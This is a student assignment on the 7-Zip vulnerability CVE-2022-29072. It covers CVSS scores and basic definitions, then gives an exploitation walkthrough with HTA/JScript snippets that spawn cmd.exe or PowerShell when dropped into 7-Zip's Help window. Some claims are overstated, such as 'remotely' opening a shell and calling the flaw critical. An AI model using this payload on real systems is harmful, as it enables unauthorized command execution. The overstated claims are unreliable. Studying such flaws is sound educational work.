



Sri Lanka Institute of Information Technology

7-zip's privilege escalation vulnerability (CVE-2022-29072)

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT22572974	Dushmantha I.W.A.R

Abstract

CVE-2022-29072 is a security vulnerability that affects 7-Zip, a popular open-source compression manager. It allows an attacker to execute arbitrary commands or escalate privileges on a Windows system by exploiting a heap overflow in 7z.dll. The vulnerability is triggered when a malicious .7z file is dragged to the Help Contents area of the 7-Zip File Manager (7zFM.exe). The vulnerability has not been patched by the 7-Zip developers as of November 2, 2023. Users are advised to avoid opening untrusted .7z files or disable the drag-and-drop feature in 7-Zip settings.

Introduction

7-Zip is a widely used software that can compress and decompress files in various formats. However, it has a serious flaw that can compromise the security of your computer. If you drag a specially crafted .7z file to the Help menu of the 7-Zip File Manager, you may allow an attacker to run any command or gain higher privileges on your system. This flaw was found by a researcher in 2022, but it has not been fixed yet. Therefore, you should be careful about the .7z files you open and disable the drag-and-drop option in 7-Zip settings.

Vulnerability details

CVSS scores for CVE-2022-29072

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.2	HIGH	AV:L/AC:L/Au:N/C:C/I:C/A:C	3.9	10.0	nvd@nist.gov
7.8	HIGH	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	1.8	5.9	nvd@nist.gov

Products affected

Products affected by CVE-2022-29072

[7-zip » 7-zip](#) Versions up to, including, (<=) 21.07
cpe:2.3:a:7-zip:7-zip:*:*:*:*:*:*
When used together with: [Microsoft » Windows](#) » Version: N/A

Matching versions

Why this vulnerability so critical?

CVE-2022-29072 is a critical vulnerability because it can allow an attacker to execute arbitrary commands or escalate privileges on a Windows system by exploiting a heap overflow in 7z.dll. This means that an attacker can gain full control over the system and perform malicious actions such as installing malware, stealing data, or deleting files. The vulnerability is triggered when a malicious .7z file is dragged to the Help>Contents area of the 7-Zip File Manager (7zFM.exe). This is a common action that users may perform without suspecting any danger. The vulnerability has not been patched by the 7-Zip developers as of November 2, 2023. Users are advised to avoid opening untrusted .7z files or disable the drag-and-drop feature in 7-Zip settings.

What is a Vulnerability?

A vulnerability in the context of computer and network security is a weakness or flaw in a software program, hardware component, system or configuration that could be exploited by an attacker to compromise the integrity, confidentiality or availability of data or the functionality of a system

What is an Exploit?

An exploit is a piece of software, code or technique that takes advantage of a specific vulnerability or weakness in a computer system, software application or hardware component to achieve a particular outcome. Exploits are typically used by individuals with malicious intent (malicious hackers or cybercriminals) to compromise the security of a target system. However they can also be used for legitimate security testing and research purposes such as penetration testing where the goal is to identify and fix vulnerabilities before they can be exploited by malicious actors.

Exploitation Method

Here I'm using 7 zip file and html file. We can remotely open power shell, cmd ect. by using those.

Steps

01. First make HTML file, like this that will run whatever command you put it to.
Then save it .




```
<?xml version="1.0" encoding="UTF-8" ?>
<html>
  <head>
    <HTA:APPLICATION ID="7zipcodeexec">
    <script language="jscript">


      var c = "cmd.exe";
      new ActiveXObject('WScript.Shell').Run(c);

    </script>
  </head>
</html>
```

02. Then create a 7 Zip file and open it




03. Then go to help >> contents



In there you can see a little box was opened


04. Into this little box you just want to drop HTML file. Then run it.



It's done

It just open the cmd because in html file we add `var c = "cmd.exe";`

Then we add it to 'powershell.exe'



```
<html>
<head>
  <HTA:APPLICATION ID="7zipcodeexec">
  <script language="jscript">

    var c = "powershell.exe";
    new ActiveXObject('WScript.Shell').Run(c);

  </script>
</head>
</html>
```

Now you can see open the power shell

